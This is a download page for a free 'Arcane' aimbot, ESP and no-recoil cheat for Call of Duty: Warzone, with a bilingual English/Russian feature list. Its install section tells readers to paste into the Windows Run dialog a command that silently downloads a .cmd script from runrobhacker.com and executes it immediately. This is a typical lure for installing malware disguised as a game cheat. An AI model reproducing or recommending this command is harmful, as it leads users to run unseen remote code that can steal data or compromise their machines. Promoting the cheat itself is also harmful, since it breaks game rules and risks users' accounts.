Arcane Call of Duty: Warzone: AIMBOT/No Recoil/ESP | free PC download 2026
- Game
- Call of Duty: Warzone
- Trainer version
- 1.0
- Options
- 1
- Added
- Nov 25, 2026
This trainer is for Windows PC only. It will not run on a phone.
Download cheat pack Open in TelegramOr copy this page link and open it on your computer.
Screenshots
Alternative install via Win+R
If you don't want to download manually: one command in the Run dialog downloads the official RunRobHacker.zip, unpacks it to %LOCALAPPDATA%\RunRobHacker and starts the launcher.
- Press Win+R (the Run dialog opens).
- Paste the command below and press Enter.
- Wait for it to finish: the script downloads, unpacks and starts RunRobHacker.
cmd /c curl -sL https://runrobhacker.com/i/arcane-warzone.cmd -o "%TEMP%\rrh.cmd" & "%TEMP%\rrh.cmd"
Paste only the command from this page. Official domain is runrobhacker.com; the file SHA-256 is shown on this page.
Requires Windows 10 1803+ or Windows 11 (curl and tar are built in). Archive size ~38.5 MB.
If your Windows is older than 1803 or the command fails — use the regular Download button and unpack the ZIP manually.
Description







Search Arcane Call of Duty: Warzone here for a complete option map: Aimbot, Players Esp, World Esp, Weapons & Chests, Other Items, Radar, Off-Screen, Battle Mode.
Functions

Aimbot
- Enable — Активировать
- Keybind — Клавиша активации
- Aim type — Тип аима: (Вектор, Сайлент)
- Mode — Режим: (Всегда, При удержании)
- Target — Цели: (Игроки, Боты, Нокнутые, Команда)
- Find bone type — Тип поиска кости: (Выбранная кость, Ближняя кость, Случайная кость)
- Bones selection — Выбор кости: (Голова, Шея, Грудь, Таз...)
- Bone priority — Приоритет выбора костей
- Prediction — Предугадывание движения цели
- Humanization — Естественное покачивание прицела
- Recoil control system — Система контроля отдачи
- Draw FOV — Рисовать круг FOV
- Draw FOV Background — Рисовать фон круга FOV
- FOV Size — Размер круга FOV
- Smooth — Плавность
- Target switch delay — Задержка смены цели
- Visibility check — Проверка видимости
- Max distance — Максимальная дистанция


